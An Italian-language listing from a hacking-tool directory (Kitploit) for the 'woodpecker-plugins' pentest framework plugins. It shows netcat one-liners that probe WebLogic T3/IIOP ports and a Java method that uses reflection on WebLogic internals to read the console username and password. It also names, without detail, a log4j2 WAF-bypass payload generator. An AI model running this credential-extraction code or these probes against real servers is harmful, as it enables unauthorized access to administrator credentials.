Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/jas502n/woodpecker-plugins
Attacchi alle PasswordGenerazione di PayloadAnalisi delle VulnerabilitàSfruttamento di Applicazioni WebRaccolta InformazioniBypass WAFPenetration TestingRed Teaming
GitHubjas502n/woodpecker-plugins

woodpecker-plugins

woodpecker-plugins

Vedi Repository
113334 anni faNon ancora revisionato
Condividi

woodpecker-plugins utilizzo

Copia i plugin nella directory woodpecker-framwork/plugin, quindi avvia java -jar woodpecker-framework.1.3.3.jar

da https://github.com/woodpecker-appstore

weblogic-info

image

verifica se T3 è aperto:

echo 't3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-l-breens:7001\n\n'|nc 10.20.31.189 7001

verifica se IIOP è aperto:

echo "GIOP\x01\x02\x00\x03\x00\x00\x00\x17\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x0bNameService"| nc 10.20.31.189 7001

password debole della console weblogic

image

https://twitter.com/jas502n/status/1467122190760177664?s=20

Use T3 protocol Get weblogic console username, password

image image image


public static String getPass() {
        try {
            ClassLoader l = Thread.currentThread().getContextClassLoader();
            Class HttpDataTransferHandler = l.loadClass("weblogic.deploy.service.datatransferhandlers.HttpDataTransferHandler");
            Class ManagementService = l.loadClass("weblogic.management.provider.ManagementService");
            Class AuthenticatedSubject = l.loadClass("weblogic.security.acl.internal.AuthenticatedSubject");
            Class PropertyService = l.loadClass("weblogic.management.provider.PropertyService");
            Field f = HttpDataTransferHandler.getDeclaredField("KERNE_ID");
            f.setAccessible(true);
            Method mm = ManagementService.getMethod("getPropertyService", AuthenticatedSubject);
            mm.setAccessible(true);
            Object prop = mm.invoke((Object) null, f.get((Object) null));
            Method m1 = PropertyService.getMethod("getTimestamp1");
            Method m2 = PropertyService.getMethod("getTimestamp2");
            m1.setAccessible(true);
            m2.setAccessible(true);
            String name = (String) m1.invoke(prop);
            String pass = (String) m2.invoke(prop);
            return "name:" + name + ",pass:" + pass + ";";
        } catch (Exception var12) {
            return var12.toString();
        }
    }

scansione API springBoot

image

generazione payload di bypass WAF per log4j2

image

da classe a codice BCEL

image

image

